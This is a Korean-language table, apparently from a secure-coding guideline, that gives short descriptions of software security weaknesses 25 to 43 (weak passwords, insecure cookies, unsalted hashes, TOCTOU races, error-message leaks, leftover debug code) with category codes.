25	취약한패스워드허용	비밀번호조합규칙(영문, 숫자, 특수문자등) 및길이가충분하지않아노출될수있는보안약점	A6
26	사용자하드디스크에저장되는쿠키를통한정보노출	쿠키(세션 ID, 사용자권한정보 등 중요정보) 를 사용자 하드디스크에 저장함 으로써 개인정보 등 기밀정보가 노출될 수 있는 보안약점	A2
27	보안속성미적용으로인한쿠키노출	쿠키에 보안속성을 적용하지 않을경우, 쿠키에 저장된 중요데이터가 공격자에 노출될수있는 보안약점	A2
28	주석문안에포함된패스워드등시스템주요정보	소스코드내의 주석문에 비밀번호가 하드코딩되어 비밀번호가 노출될수있는 보안약점	A6
29	솔트없이일방향해쉬함수사용	공격자가솔트없이생성된해쉬값을얻게된경우, 미리계산된레인보우테이블을이용하여원문을찾을수있는보안약점	A6
30	무결성검사없는 코드다운로드	원격으로부터소스코드또는실행파일을무결성검사없이다운로드받고이를실행하는경우공격자가악의적인코드를실행할수있는보안약점	A6
31	경쟁조건: 검사시점과사용시점(TOCTOU)	멀티프로세스상에서자원을검사하는시점과사용하는시점이달라서 발생하는보안약점	A7
32	제어문을사용하지않는재귀함수	적절한제어문사용이없는재귀함수에서무한재귀가발생하는보안약점	
33	오류메시지통한정보노출	개발시활용을위한오류정보의출력메시지를배포될버전의 SW 에포함시킬때발생하는보안약점	A5
34	오류상황대응부재	시스템에서발생하는오류상황을처리하지않아프로그램다운등의도하지않은상황이발생할수있는보안약점	A5
35	적절하지않은예외처리	예외에대한부적절한처리로인해의도하지않은상황이발생될수있는 보안약점	A5
36	널(Null) 포인터역참조	Null 로설정된변수의주소값을참조했을때발생하는보안약점	A5
37	부적절한자원해제	사용된자원을적절히해제하지않으면자원의누수등이발생하고, 자원이모자라새로운입력에처리못하게되는보안약점	
38	잘못된세션에의한 데이터정보노출	잘못된세션에의해권한없는사용자에게데이터노출이일어날수있는 보안약점	A2

39	제거되지않고남은 디버그코드	디버깅을위해작성된코드를통해권한없는사용자인증우회(또는중요 중보)접근이가능해지는보안약점	
40	시스템데이터 정보노출	사용자가볼수있는오류메시지나스택정보에시스템내부데이터나디버깅관련정보가공개되는보안약점	A5
41	Public 메소드부터 반환된 Private 배열	private 로선언된배열을 public 으로 선언된 메소드를 통해 반환(return)하면, 그 배열의 레퍼런스가 외부에 공개되어 외부에서 배열의수정될수있는보안약점	A7
42	Private 배열에 Public 데이터할당	public 으로 선언된 데이터 또는 메소드의 인자가 private 선언된 배열에 저장되면, private 배열을 외부에서 접근 할수있게 되는 보안약점	A7
43	DNS lookup 에의존한보안 결정	DNS 는공격자에의해 DNS 스푸핑공격등이가능함으로보안결정을 DNS 이름에의존할경우, 보안결정등이노출되는보안약점	A7

The End